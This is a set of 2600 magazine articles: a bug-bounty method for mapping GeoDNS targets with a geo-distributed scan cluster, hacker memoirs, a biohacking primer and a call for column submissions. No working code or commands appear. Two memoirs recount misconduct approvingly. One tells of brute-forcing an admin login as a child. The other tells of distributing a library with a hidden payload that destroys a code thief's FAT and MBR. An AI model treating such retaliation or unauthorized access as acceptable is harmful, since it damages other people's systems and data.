Geo-Distributed Bug Bounty Hunting

by Anthony Russell
@DotNetRussell
https://www.DotNetRussell.com
https://github.com/DotNetRussell

GeoDNS is a technology that allows entities to deliver content to users from servers closest to the requesting user geographically.

GeoDNS is one of the first technologies that a bug bounty hunter may unwittingly encounter when attempting to conduct a bug bounty campaign. Utilizing a geo-distributed cluster of machines enables bug bounty hunters to gain a better understanding of their target attack surface and enables them to map it more accurately. By running simultaneous and duplicate scans from multiple geolocations, attackers can see if a target organization is routing traffic to different servers across the globe based on a requester geolocation. Furthermore, by repeating these scans on a regular basis and diffing the results, attackers can more accurately map a target as new services come online.

Bug bounty campaigns are truly a function of time equals money. The more time you spend looking at a bug bounty campaign, the more you need to earn in order to make the time spent worth it. This means that the more that can be automated and the greater your ability to discover and intelligently parse an attack surface, then the better your chances of finding qualifying bugs while also reducing your time spent. Even with a solid methodology though, there is a major transparent issue that most bug bounty hunters will face at some point, which is a GeoDNS configuration. Attempting to map the attack surface of a GeoDNS configured target without shifting the attacker's location either by proxy, VPN, or some other means, will result in a failure to identify all assets owned by the target organization.

What is GeoDNS?

GeoDNS for the purpose of this article can be summarized as routing a request to the geographically nearest server to the requester that can respond with the requested information. This is not a recent technology and is supported by most major cloud-based platform providers today. For example, Azure Traffic Manager offers a routing service called "Geographic" which does exactly what is stated above. This geographic service (see Figure 1 below) can route a request to different endpoints based on the sources' geographic location.

GeoDNS was developed as a patch for BIND DNS. Developed by Berkeley in the 1980s (Berkeley Internet Name Domain), and originally funded by a DARPA grant. BIND is software designed to interact with the Domain Name System.

It is important to note that geographic DNS handling was never intended to be a security measure. The purpose behind it has been and still is to speed up the experience for the end user, offer redundancy when regions go down, offer a compliance solution for data regulatory requirements, and provide localization of content for end users.




Figure 1

Bypassing GeoDNS

Geographic DNS handling is not terribly complex to bypass. As already stated, it was never meant to be a security mechanism. It is merely something that bug bounty hunters need to contend with.

There are multiple ways to bypass GeoDNS. Attackers can use a proxy server, a VPN, or, as I am going to outline here, a cluster of geo-distributed machines.

Without taking the time to bypass GeoDNS, bug bounty hunters are potentially missing outdated and vulnerable servers that are in scope but outside of the attacker's region. Even if a VPN or proxy is used, it is difficult to iterate between regions to rerun extensive and time-consuming scans repeatedly.

Making the Case for a Geo Cluster Attack Platform

As previously stated, bypassing geographic DNS is trivial, but to do it consistently, quickly, and

automated is an order of magnitude more complex. This is because of the existing options; there is no straightforward way to pivot around the world. It requires VPNs in the geographic region you are targeting as well as the ability to pivot between them consistently. It also requires that you run the same commands against your targets in the same order so that you can juxtapose the regional results. Proxies can also be configured to do this but once again, this requires proxies in the region that you are targeting. If you are using public proxies, they are notoriously unreliable, not to mention the other issues that could go along with running attacks through machines you do not control. This brings me to the heart of this article, which is maintaining a global cluster of machines through which you can proxy commands in an automated and repeatable fashion.

Bug bounties are once again a function of time equals money. Also, since bug bounties are legally authorized by the target entity, the focus can truly be on the target and mapping the attack surface. There is no real requirement to use technology like proxy chains to make it difficult to track attacks back to you. The only primary concern attackers should really have in their bug bounty campaigns is not launching them from a home network and remaining in scope. This is because content delivery network tools like Akamai and Cloudflare will ban the source IP address if they detect malicious payloads being launched against their customers. Getting your home IP address flagged by one of them means you will have a challenging time using the Internet for day-to-day things. This is where the power of using a VPN or proxy server is key.




Figure 2

The above diagram shows the proposed cluster setup. The director can be in any region and each of the nodes would exist in a different geographic region. When the attacker issues a command to the cluster director, that command is then issued to each of the regional agents, who then resolves the DNS record and then individually runs the command.

Once this system is in place, some interesting capabilities are then unlocked. For example, the ability to schedule reoccurring recon scans and then automatically diffing the results of the scans to see if the attack surface has changed since last scanned. This is an important thing to consider because targets of the bug bounty campaign do not exist in a vacuum. They are often actively being developed - which means new services, test environments, or development environments may inadvertently become visible to the public Internet. If this happens and you have only run a single recon scan, then you will miss the evolution of the attack surface. This is but one of many additional capabilities we unlock by having a global attack cluster in place.

Development Going Forward

For the better part of 2022 and into 2023, I have been working on a platform that mirrors the above cluster diagram. It is both web and mobile capable. It allows for scheduling repeated scans and attacks, as well as for automatic diffing of results with alerts when things change. This is only a small subset of the features I plan to bring to market with this new tool. For now, most of the feature list is private as well as the repository.

Summary

Bug bounties really boil down to how fast you can find bugs so that you can get paid before the other attackers find them. The best way to do this is by conducting methodical and comprehensive recon against targets. As companies continue to scale, they will ever increasingly use geographic DNS to improve the experience for their customers. The only way to accurately map the attack surface of these companies is by bypassing their geographic DNS systems. Though other mechanisms do exist to do this, it is laborious and often time consuming to do this with existing solutions. This article has demonstrated that by creating a globally distributed cluster of attacking machines, bug bounty hunters can not only get a comprehensive view of a target's attack surface, but also do it in a quick, repeatable, and methodical way.

Being a Hacker

by Jo

Since I was young, I've been interested in the idea of being a hacker, the definition of which I'm aware is rather fluid. To be honest, I most likely first heard the term while watching the movie *Hackers*. Even though it lacked any real substance on the matter, it nonetheless was stylistic and pretty damn fun to watch much in the way *Swordfish* was years later. As to why I wanted to be one myself? I'm not really sure, perhaps it was the idea of going somewhere I wasn't supposed to while raising the proverbial middle finger. Maybe it was that by doing so, it meant finding something which had been hidden away, something only certain people were allowed to see, and acquiring that privilege for myself. There was no other real goal involved; it wasn't about changing the world, raising some political point, or financial gain, but rather the pure desire to break through the haze and explore unimpeded. I suppose that's what it means to be a hacker, at least in my view: freedom.

I was born in the late 80s and grew up in the 90s (yes, it really was the best decade Xp) and so was present in an area where the Internet and desktop computers weren't relegated to outsiders and the like, but rather were becoming more and more mainstream.

The first interaction I recall having with such a device was at about the age of seven or so, a period of dial-up, floppy disks, and America Online. I used to play video games on AOL, none of the names of which I can remember, only that one of the games had to do with bugs crawling around and having to use the cursor to squash them on screen. Other than that, I honestly struggled to find much else to do with it. Amazon sold mainly books and not much else, there was no YouTube, Facebook, Twitter, Instagram, and even MySpace wasn't to debut for another eight years or so. That left one to just search and surf through the large amounts of pop-up ads through the relatively simplistic web pages one happened upon.

In doing this, I managed to learn more about what it meant to actually hack something - that there were those out there who knew the languages behind the systems, about study and practice and everything else that a true practitioner of the craft generally needs to know. Then again, I also learned what it meant to be a script kiddie and how passwords could be broken just by entering a bunch of potential passwords in the hope that one would break through. Being one to prefer the path of least resistance, I thus chose the latter.

It started in fits really, nothing overly concerning. Every now and again after scanning through the web in search of information on *Pokemon*, *The Anarchist Cookbook*, and playing on Newgrounds, I'd look for a site, any site really, though I was particularly interested in state or government ones. The idea was to look for an admin page with a login section and type in a bunch of random passwords and keys. Maybe something would happen... that was the notion. What I'd do if it ever worked was another matter entirely. I'm not sure I thought that far ahead, nor about any real consequences.

I failed constantly, as one would expect. Each attempt, after all, was about as brute, simplistic, and, well, stupid, as one such as myself could manage but somehow after doing this on and off for a good long while, at some point it actually worked. Even now, nearly two decades later, I can remember the site page changing as it accepted whatever gibberish I had entered and I was in. As to what the site itself was, I can't fully recall that part either. I had tried so many, the most I can make of the success was that it was on a civilian site I had most likely mistaken for something either state or federal. I also recall it having to do with retired police officers, a list of which was then opened to me, along with their information. In hindsight, the most likely culprit was something akin to the Association of Retired Police website. That said, it was still an unexpected result.

When one breaks into a site, there's the initial high, that feeling of "Damn, I did it, wait, how? It worked, it worked!" Everyone probably has their own unique reaction, but mine at the age of ten or so was to freeze, realize that I had done something that could get one into a good deal of trouble, and log out

soon after without saving anything, whether it be the data from the site or a copy of the credentials used to get in in the first place.

From there on, I slacked off on any similar attempts. Having accomplished something I'd initially intended on doing, this somehow made me feel at least somewhat satisfied. I suppose it's worth noting that at one point down the line, I became a bit enamored with viruses, but due to my still considerable lack of programming knowledge had very little idea of how I could further examine or make use of them. Honestly, I think it was just the idea of having something seemingly cool and destructive at my command that made the subject as enticing as it was.

This lull in both interest and study on the subject lasted, well, until I was in my thirties, much closer to the present. Frankly, it's hard to believe that I'm now 35, but I'm a staunch believer that one can remain as young as they feel until the moment they keel over dead. With that being the case, I still count myself as a particularly angsty 14-year-old (I'm not even sure if I'm being serious or cynical right now).

The rekindling of both my desire and willingness to learn more in the field of computers, programming, and what it means to truly hack came about after a decision to pursue cyber security as a career choice.

They say one's never too old to return to college, something that unbeknownst to me was somehow taken to heart. For the past 15 years or so, I'd been a third-shift security guard and had lately decided it was probably a good idea to start considering something a bit *more*. That said, already having an associate's degree in criminal justice, it made the choice to go for a bachelor's in cyber security all the more logical. It was pretty much a leap from protecting people and property physically to doing so virtually.

Of course, my intentions weren't entirely financial, nor benevolent. I was merely following a path I thought would be doable. In addition to that, it was guessed that skills taught in a college-level program could not only teach what was needed to move up in the way of a better job but also allow me to pursue my more curious if not dubious hobbies that had until then lay dormant.

The course provided was to be two years with an unpleasant assortment of statistics, calculus, form and essay writing, humanities, several programming languages, and finally after all of that was out of the way, the actual classes dealing with cyber security itself.

As of this writing, I'm about six months away from graduation, having finished the majority of it all. I understand that the math portion is to teach critical thought and how to pursue a task logically, but I nonetheless hated/hate it with a passion. The programming, less so.

Programming is like any language - it requires practice and passion to not only learn but keep ingrained over the long term. The people who become truly wonderful programmers are the sort who not only learn it from others, but continue to practice and hone that ability whenever they can on their own.

Suffice it to say, I didn't have that passion before and still don't. Of course, I knew this beforehand. It's why I chose cyber security over, say, computer science or software development, primarily because at its core it dealt more with using already present tools and systems rather than having to create the same from scratch. Again, it was the notion that it was doable and, after having taken these first steps, has been undoubtedly worthwhile. After all, it's because of it that I've been able to fully appreciate the Linux operating system and the beauty of virtual machines, explore the dark web, converse with interesting people in shady chatrooms that look strangely similar to one Neo was in at the beginning of the first *Matrix* movie, peruse the long lists of illegal substances and products shown on Silk Road-esque storefronts, and have wonderful fun with penetration testing software.

In the end, knowing what I know now has shown me how talented some people are, just how much effort goes into learning these skills, and what can be done with them whether they be white hat, grey, black, or otherwise. There's a difference between seeing something and doing something, obvious as that sounds. It gives you a much more significant appreciation for it all and shows you just how much further there is to go, staying with you in the back of your mind and nudging you forward all the while.

Byte-Sized Justice: A Tale of Hacker Ethics and Copy Protection

by The Mage

In the Summer 2023 issue of *2600*, Albert Einstable shared an intriguing anecdote about a method to disable a program if a customer ceased subscription payments during the early days of personal computing. Inspired by this, I've decided to recount my own related, albeit much more mischievous, tale about my unique way of dealing with the unauthorized use and theft of my code.

Rewind to the early 1990s, a golden era for hackers and telecommunications. I was on the brink of my teenage years but already seasoned in programming, hacking, and online communications. Living in a somewhat isolated rural area - about a two to three hour drive from any major city - left few opportunities for rubbing shoulders with fellow coders or hackers.

My lifeline to the hacker community from this remote location was the world of bulletin board systems (BBSes), a thriving hub of communication for technology enthusiasts like myself before the concept of the Internet and online services took shape in the mainstream. I had been accessing various BBSes for a few years and even created my own when I was 10. By 13, I was sharing source code for my security tools and applications on my BBS, seeking feedback, and eagerly entertaining suggestions for features and improvements.

Considering my age and the era, licensing and copyright topics didn't cross my mind. My joy was in coding, shaping my programs based on other people's suggestions, and connecting with other hackers. I had many users dialing in daily to partake in the online games I designed and hosted, to download the security tools I created, and to communicate using the forums and messaging system. However, the peace and tranquility of my BBS were disrupted when a semi-local BBS, located about an hour's drive away in a different area code, started plagiarizing my code, modifying authorship details, and reselling the compiled applications as their own.

This was an era when people generally accessed a BBS only if it was a free local call. Thus, they most likely assumed that their theft and unauthorized distribution of my content would fly under the radar. However, I had my ways of avoiding call charges and therefore kept a vigilant eye on many other systems, including this dishonest one.

As a 13-year-old, utterly engrossed in hacking computers, playing video games, and listening to alternative rock music, the idea of someone profiting from my creations was downright irritating! Even more so when they were reselling my security/hacking utilities and business tools, indicating a significant lack of technical competence or sheer laziness to do anything beyond modifying a few text strings and recompiling the software so that they could profit.

At one point, in response to a user's request, I shared the configuration files of my BBS to help them establish their own. This enemy BBS operator had no qualms about using those to replicate my system, down to its look and feel. And, in an amusing display of oversight, he even forgot to change the BBS name! Although a friend found it funny when he stumbled upon the obvious replica, I was not amused.

Being relatively introverted and young at the time, directly confronting someone I assumed was an adult who may escalate things into physical confrontation was not an option that I was willing to pursue. I was not about to stop coding or sharing my work either. This was a vital creative outlet, a gateway to connecting with other hackers, and a launchpad for many exhilarating cyber-adventures.

I decided to address the issue my own way. At that time, I was working on a security utility that I knew would be a tempting high-value target for this deceitful BBS operator. Given my assessment of their technical skills and overall intelligence, I slightly altered my usual approach for this utility's release. Instead of providing the complete, uncompiled source code, I pre-compiled a library file essential for compiling and executing the utility, including clear instructions on how to do so, in anticipation of their technical ineptitude.

Within the source code, I explicitly mentioned that the code was shared for educational purposes and to garner feedback. I welcomed modifications and was keen on seeing people's creative extensions. However, I emphasized the prohibition of changing the name of the application or author.

Additionally, I include a disclaimer stating that I, the author, offered no guarantees about the code's execution, error-free operation, or the absence of unintended consequences if modified. In retrospect, I suppose I assumed this was a common understanding, but I felt compelled to state it explicitly now.

My "copy protection" was nestled in that pre-compiled library. In its simplicity and perhaps dramatic flair, it was designed with a singular target in mind: the persistent thief. On execution, the application checked the value of

the variables containing my name. If modified, the copy protection would spring into action.

I could have designed it to simply halt the utility or display an error message indicating a modification. But I had a more drastic plan. My protection corrupted the File Allocation Table (FAT), causing the computer to lose track of file locations. Furthermore, it deleted the Master Boot Record (MBR), effectively immobilizing the computer as it would lose its bearings and be unable to locate the operating system upon being powered up. If this enemy to my state wanted to play rough, I was in.

When I was ready, I posted the utility. I set a login alert for their account, so I was notified and able to watch as the hostile BBS operator logged in and downloaded the utility's source code, leaving me to wait in anxious anticipation.

This was a time when antivirus (AV) software wasn't widely prevalent, but that still left room for uncertainty about whether my code would execute. Moreover, I hadn't tested it myself. I was young and poor and didn't have a system I was willing to brick to ensure its effectiveness. And then there was the off-chance that the operator had system backups to recover from a decimated MBR and lost files. All of these potential modes of failure were running through my mind as I saw them siphon the bits and bytes of my latest utility over the phone line.

Then another concern struck me: What if an innocent coder downloaded this, merely seeking to learn from my work? Swiftly, I pulled the code offline, disabled the destructive functions, and re-posted it, ensuring no collateral damage.

A day later, I called the thief's BBS using an untraceable account and phone number. There were no signs of anything amiss, so I logged off. Then, the next day: *Ring*. *Ring*. *Ring*. No answer.

The following days also yielded only unanswered calls. Finally, a message on another local popular BBS revealed the indefinite offline status of the thief's BBS due to "irrecoverable computer issues." While I couldn't definitively attribute this to my "copy protection," the satisfaction was undeniable, and I indeed achieved the ultimate result, as he never tried to steal my code again.

While I wouldn't advocate such drastic measures today, my younger self felt justified by the explicit warnings, labels, and disclaimers I had included in the code. Nowadays, advanced and readily available tools offer far safer and more effective ways of code protection, though perhaps lacking the thrilling edge of my youthful ventures.

As I conclude this article, I'm reminded of the wise lyrics from Exode, the legendary 90s punk rock hacker band, from their track "Basement Laboratory."

All above is solemn truth,
Heed this warning intrigued youth,
Those who don't believe my tale,
You're rodents anyway.

A Quick Intro to Biohacking

by microbyt3

In the vast realm of hacking and technology lies a magnificent field: that of biohacking. While the term may conjure up images of techno-thrillers and *Snow Crash*, I assure you it is a real field that encompasses an intersection of biology, technology, and most importantly, hacking! Biohacking is, to make it short and concise, applying the hacker ethos to biology and sidestepping the normal way of doing biology in the process. In this article, we'll delve into the world of biohacking.

DIYBio

One of the most fascinating and important aspects of biohacking is its thriving community of DIY labs where, instead of having large universities or for-profit companies as the driving factor of progress, biohacking tends to be driven by small, community-led, indie labs, democratizing access to biological research, so that the normal person can try getting their hands dirty. These DIY labs have expanded all around the world, from New York City to San Francisco to Brussels to Budapest to Paris to Bangkok to Singapore to Tokyo - you get the idea! Before these community-led labs, biology research was only open to a small cluster of professionals and now, thanks to biohacking, it's open to everyone!

Just like hacking, the ethos of openness and knowledge sharing is central to biohacking. Biohackers, like normal hackers, are driven by curiosity and passion for biohacking, and as such believe in the democratization of scientific tools needed for this, primarily through the aforementioned indie labs. In line with this philosophy, many biohacking labs offer workshops and programs. These initiatives provide opportunities for people from diverse backgrounds who may not be able to really do any biology work on their own (e.g. someone may be priced out of academia or need to look after aging family members)... really anyone who wants to learn about the latest advancements in biology, acquire hands-on skills, and collaborate on innovative biohacking projects.

CRISPR/Gene-Editing

When someone thinks of the term "biohacking," one of the first things that tends to come to mind is gene editing. Gene editing is a stunning, fairly recent invention, with CRISPR ("clustered regularly interspaced short palindromic repeats") the main driving force behind gene editing, having its discovery kickstarted from 1993 to 2005, and its gene

editing usage being discovered, or more accurately, invented, by Cong et al.[1] at Broad Institute of MIT and Harvard.

CRISPR works, in short, essentially by cutting out a gene and modifying its repair mechanism in a truly fascinating process which I don't have space to explain here. CRISPR has two possible results, both of which are beneficial when trying to study a gene. The first possible outcome is the gene is "knocked out," which means that there is an error in the DNA, not necessarily the As or Ts or anything mixed up, but rather a physical problem and, in this case, the cell cannot use the DNA. It is as if part of a disk is corrupted. These knock out genes are useful for scientists, as seeing what happens without something is very important for reverse engineering a cell. The other possible outcome is replacement of a portion of the DNA with another part of DNA. This is significant for the fairly obvious reason of being able to make the cell do something it wouldn't normally do. This also has some highly important aspects, such as being able to prevent hereditary gene-based diseases (like Werner syndrome).

Grinders

These people - grinders - captivate me through what they do. A grinder is a biohacker who uses body implants to become a literal cyborg, to transcend the limits of a normal mere mortal. The functioning of grinders, as in the ability for the human body to be OK with what they do, I find wild. An example of what they do is implant RFID chips inside of their bodies, like in their hands[2]. Imagine breaking into a building with a cloned RFID chip in your hand, or how easy cloning an RFID card would be if your hand would just "slip" without anything special in it.

Another aspect of grinders is neural implants. While few of these actually exist, the main closest relatives are prosthetic limbs which use electrical signals from neurons to determine how to move themselves. However, recently, we are seeing a massive uptick in the capabilities of neural implants - such as Neuralink - whose brain chips are expected to have clinical trials soon[3] (however, a lot of the monkey subjects did die, but I personally do trust the FDA, so while I'm *not* going to use one, I think it may not be as bad as it sounds).

Biosecurity

Because of all this growth in biohacking, especially because of grinders, biosecurity is starting to become an important topic. Biosecurity is, as the name describes, cybersecurity but for biological devices. This has been popular and at least commonly heard about for a while now with notable hacker Barnaby Jack doing presentations on some of the more important parts of biosecurity, such as pacemakers and insulin pumps. Biosecurity is becoming even more important in recent times, however, due to smart technology starting to make its way into medical devices, along with the previously mentioned newly formed brain chips. Biosecurity is really going to start getting important. We don't want brain ransomware, do we?

Another section of biosecurity which gets more attention than the previously mentioned parts even though it doesn't deserve it is engineered pandemics. While engineered pandemics are a problem, most of the suggestions people have on how to prevent engineered pandemics tend to be about regulating - primarily intranationally (i.e., preventing citizens from doing it). This solution to engineered pandemics is not going to work for the same reason that engineered pandemics are over-hyped, which is that engineering a virus or bacteria is extremely difficult. You have all the challenges with culturing viruses, but then adding genetic engineering for increased infectiousness makes it something that an indie biohacker - which is mainly what this article has been about - can't feasibly do.

Resources

The following are some resources to learn more about - and get involved in - biohacking:

- *DIYBio* - `diybio.org/local`
- *OpenWetWare* - `openwetware.org/➥wiki/Courses`

If you find your local biohacking lab on the DIYBio local lab section, you should check if they do courses or programs. If they don't, remember that you can always ask through an email or DM, and most likely the person on the other end would be more than glad to help a fledgling biohacker find their wings.

For learning about biology in general, I suggest:

- *MIT OCW* - `ocw.mit.edu/`
  They have a lot of courses on biology.
- *Libretexts* - `libretexts.org/`

They have books on biology, medicine, and chemistry (which is usable for cell hacking).

Conclusion

Briefly, biohackers are essentially people who apply the hacker ethos to biology in order to try to - like hackers - create a better world. They use indie labs, fascinating science, and body modifications as some, but not all, of the means to their end of a better world. They also run numerous small, community-led labs, which I encourage you to get involved in.

Thanks for reading, and don't stop hacking!

[1]`pubmed.ncbi.nlm.nih.gov/23287718/`
[2]`dangerousthings.com/product/next/`
[3]`www.reuters.com/science/elon-musks-➥neuralink-gets-us-fda-approval-➥human-clinical-study-brain-➥implants-2023-05-25/`

The Hacker Perspective

by Derneval Cunha

The first thing that enters my mind when an unknown guy introduces himself as a hacker is "he must be nuts." The second thought is "even crazy people might have some good information." The third thought is "it might be a setup." Because most of the time, there are no hackers in front of me. There are people trying to save money, people who want to unblock their smartphones, people who want to find out about their girlfriends. And people who want to sneak into places they don't belong.

I might as well tell my story. I started as a nerd and didn't play soccer (which in Brazil was pretty rare). In 1982, I went to Europe. In London, there was this *Tron* movie in the theaters, and the Osborne computer was available for sale - a dream for a sci-fi fan like me, but out of reach. In France, I did some phreaking (check the YouTube "Gardel's Ghost" video). Once I almost got arrested. In all, I traveled and lived in an "alternative lifestyle" for about nine months.

Back in Brazil, I visited a relative of mine in Brasilia (Brazil's capital) and he introduced me to the "computer scene" there. Or, should I say, "kids addicted to Spectrum computers and the video games scene." He taught me a lot about that strange new world, all centered around computer shops, BASIC language programs, and video game arcades. As close to the *Wargames* movie as it could be in those days.

Long story cut short, years later I passed the entrance exam for German literature at the University of Sao Paulo. No tuition fees and free student housing. It was not computer science, but resources there were not scarce. There were lots of computer labs throughout the campus, mostly PCs with 512k memory. (In those days, that hardware was worth about US $2000.) There were even computer labs open 24/7 like in the Polytechnic School of Engineering. I went there and it took me about ten minutes to team up with the "computer gang." We were all "computer pirates." They called themselves "rataiada" (bunch of rats).

Time passed and I achieved the dream of an internship - just to research the Internet. My job was to keep doing telnet, ftp, etc. for 20 hours a week for those days in 1993 and 1994 when there was no Google.

In October 1994, there was a "hacker and virus conference" in Buenos Aires, Argentina and that was another life changer. Argentina had a strong computer virus and hacking scene, but most people were BBS-oriented. The study of computer viruses was a really popular theme everywhere in the world at the time. There were about five virus ezines and a paper publication, *Virus Report,* that organized the whole thing.

My Internet research (at my internship) was about computers and education. But I also got to be a guest speaker. As such, I gave interviews and did some networking with an MIT virus researcher who gave me a CD packed with lots and lots of docs, info it would have taken months and months to find and even download in those days. I also learned how to write articles in magazines.

Back in Brazil, I started to be known as a "hacker." Great powers and great responsibilities. The hacker ethic was still new for me, but I had gotten so much knowledge... it seemed a shame not to share. It got into my head that I could be the first Brazilian guy to write and publish something on the subject and inform people about that hacker universe. I first tried the paper press. But no journalist was interested in computers and hackers, something which changed after *The Net*. (By the way, TV people interviewed me about that movie and a review from *2600* helped me.)

So to spread the word about hackers, I started a "hackers" list and a magazine for fans - known as a "fanzine." I called this electronic fanzine an "ezine." Paper fanzines were nothing new, but my idea was a jackpot. Both the (not Usenet) list and the *Barata Eletrica* ezine were a hit. They went viral. Journalists started to look for me for interviews and to help with articles (many times an "interview" turned out to be nothing more than a quest for help with an article). The Mitnick arrest made headlines and created more of this.

Being a one man show, it was tough. I had to write most of the articles. I had to think them. I had to edit the zine. And I had to distribute it on the Internet. People wanted more articles

teaching "dark subjects," but the Internet there in Brazil was still such a baby. I even used my real name. My signature had my name, a paper mail address, and the phrase "I login, therefore I am." (My efforts paid off - a few years ago, a top brass from the cybernetic section of the Brazilian army introduced himself and shook my hand at a security conference in Sao Paulo.)

In 1995, I went to London again, this time for the Access All Areas conference. It wasn't the same as HOPE or HEU, but I ended up being the first guy to write in Portuguese about a lot of subjects like Echelon (check the documentary *Echelon: The Secret Power* on YouTube). I met friends from Argentina, later went to Amsterdam, and hitchhiked to Berlin to visit the Chaos Computer Club.

Back in Brazil, I helped start a once-a-month hacker meeting in bars and restaurants. Sometimes there were huge gatherings. I would always talk of the wonders of Linux.

I basically hacked together a hacker scene in my country: hacker ethics, government surveillance, digital citizenship, hacker meetings, electronic publications, you name it. My *Barata Eletrica* ("electric cockroach") ezine was read everywhere, on BBSes and the Internet. First it spread by email, then Usenet, then the EFF hacker library. When the first Brazilian websites started to appear, there would be links to mine. And I paid attention to tags. For a time, my ezine would always come first in Google searches.

That was the "honeymoon." By 1996 and onwards, it was like a "marriage." With the commercial Internet, more people started logging in and some of them confused nuking, defacing websites, taking control of computers, and phishing scams with hacking. Out of fear, I did not write a book. I didn't want to be confused with "copycats." To top it off, I was jobless. I suspect I was "blacklisted" too, as people would not hire me.

The tide had changed and I can't say I didn't see it coming. And then I felt some stabs in the back. Magazines were publishing articles pretty close to "how to be a hacker." And people were publishing fake "how to be a hacker" books using my material. I could have sued people. But suing might have given them more publicity. And I could have lost. It's not easy to explain, but thinking about it, if you are famous, things can get a bit out of control.

There is a popular quote here that says "pork snout is not an electrical outlet," but after years of explaining to people what hacking is all about, I am proud of myself. I never had to hire any lawyers and explain things to a judge in court in order to avoid jail. What I did do was change my style, and tell everybody the dangers of writing zines. That took some time, but stopped the flow of copycats.

By the turn of the century, there was so much bad press about online vandalism that people who attended those early hacker meetings asked to be forgotten. There were "hacker conferences," but for me they were just a chance to meet foreign guests. The IT job market is really tough when you're over 40 even if you've got the right certifications. No job offers except maybe selling IT security products.

A few years ago, I went back to the university. I thought maybe learning math would enhance my chances of working with computers again. There was this opening for an internship dealing with Linux administration in the students' computer network for 20 hours a week - the sort of thing one does as a hobby. I even got as far as training for the job. Then they changed their minds and did not hire me. But I didn't care. I knew I would be back at the top. There will be a day for people like me. We are survivors.

Let's be smart enough to see beyond our capacity. We can't even be sure democracy will survive. It's a whole new world. In Sao Paulo, working at home proved to be such a hit that whole office buildings are now empty for good. Perhaps "hot" office locations like Paulista Avenue in Sao Paulo, Manhattan Island in New York, or The City (London) all will be replaced by people working in suburbs or apartments. And people might never move from their home towns to live in big towns in search of education or better jobs. Maybe it's better for people in the IT industry. Soon people will invest more and more cash into hardware.

One trend which is quite appealing in my opinion is fixing things instead of buying, as well as developing low-cost wares that replicate apps or hardware that people have to pay exorbitant prices to own. Looking back in the history of the computer industry, IBM only started to develop low-cost PC machines because people were already crafting and selling low-cost computers. Now, with hundreds of thousands of people who are working, studying, and living lives inside their houses (if they are lucky enough to have a roof over their heads), they need to have cheap alternatives to hardware that will allow for that long distance interaction.

My advice to future hackers? I prefer "common sense."

Never ever claim you're a hacker or anything like that. If you're good, people will notice that. Suppose you want to impress family

and friends and adopt such a life. People will probably ask you to teach programming, check their computers, or upgrade their software, hardware, etc. And because "information must be free," they won't talk about money. Of course, if something goes wrong, it's on you. The computer was OK - you destroyed it.

Even when it was mostly on BBSes, people with very little computer curiosity or experience wanted to copy things they saw in the movies. They bought a computer, a few books, and "tried to hack NASA." Don't do it. If you do get famous, chances are you won't get a big paycheck out of it.

When dealing with and researching "gray area stuff" (like Bitcoin), it's a good idea to encrypt all important data, have a copy of that stuff somewhere safe, and have someone you trust who can go to your place to water the plants, pay the bills, etc., in case you can't. It's best to be prepared.

It seems likely that sooner or later in life, everybody is gonna go to the police for one reason or another. It always helps to know something about how they work and to have the name of a good lawyer in your pocket. An old police investigator gave me this advice: never ever have a selfie with police or pictures of weapons on your smartphone.

Maybe somebody wants you to check someone's computer because that will help with some sort of investigation. Well, with great powers come great responsibilities. Methinks curiosity killed the cat. Think ahead because there are times you "lend a hand" and later on you "just want your life back." It happened to me.

If you want to be known as a hacker and dream about IT security jobs, my advice is to submit articles relating your findings to publications like *Phrack, 2600*, etc. It worked for me and changed my life. And you can brag to nice girls and friends that you're a writer.

Next, use that blue box t-shirt once in a while. It works wonders for networking, like when I was in a famous "underground" nightclub and was spotted by the author of the Brazilian phreaking manual. In that near darkness he recognized the t-shirt.

It is funny, but one can make enemies even by minding his/her own business. Soon or later in life, you'll find out how people you trust are stabbing you in the back. You have to have a Plan B. You're going to have to deal with that.

Never think you're a smart guy. Sometimes it's just beginner's luck.

HACKER PERSPECTIVE SUBMISSIONS ARE STILL OPEN!

Don't expect this to last for much longer, but we're currently accepting pieces for the "Hacker Perspective" column. If we print your piece, we'll pay you $500!

The column should be around 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!
